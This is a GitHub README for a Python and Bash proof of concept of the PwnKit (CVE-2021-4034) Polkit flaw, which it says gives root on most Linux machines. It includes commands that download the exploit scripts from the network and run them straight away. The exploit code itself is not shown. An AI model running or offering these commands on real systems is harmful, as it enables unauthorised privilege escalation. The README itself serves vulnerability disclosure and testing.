 kimusan/pkwner
A python3 and bash PoC for CVE-2021-4034 by Kim Schulz

██████╗ ██╗  ██╗██╗    ██╗███╗   ██╗███████╗██████╗
██╔══██╗██║ ██╔╝██║    ██║████╗  ██║██╔════╝██╔══██╗
██████╔╝█████╔╝ ██║ █╗ ██║██╔██╗ ██║█████╗  ██████╔╝
██╔═══╝ ██╔═██╗ ██║███╗██║██║╚██╗██║██╔══╝  ██╔══██╗
██║     ██║  ██╗╚███╔███╔╝██║ ╚████║███████╗██║  ██║
╚═╝     ╚═╝  ╚═╝ ╚══╝╚══╝ ╚═╝  ╚═══╝╚══════╝╚═╝  ╚═╝
A Python3 and a BASH PoC for CVE-2021-4034 by Kim Schulz
This is a simple PoC for the newly found Polkit error names PwnKit.
I made it both as bash and python3 script - just for the fun of it.
The issue is very simple to abuse but has huge consequences as it will easily give root access on most Linux machines where the attacker has local user access.
This scripts are a one shot execution so simply do
python3 pkwner.py
or
bash pkwner.sh
You can also run it directly from a webserver (e.g. this github repo) via:
python3 <(curl https://raw.githubusercontent.com/kimusan/pkwner/main/pkwner.py)
or
source <(curl -s https://raw.githubusercontent.com/kimusan/pkwner/main/pkwner.sh))

In both cases it should look something like this:
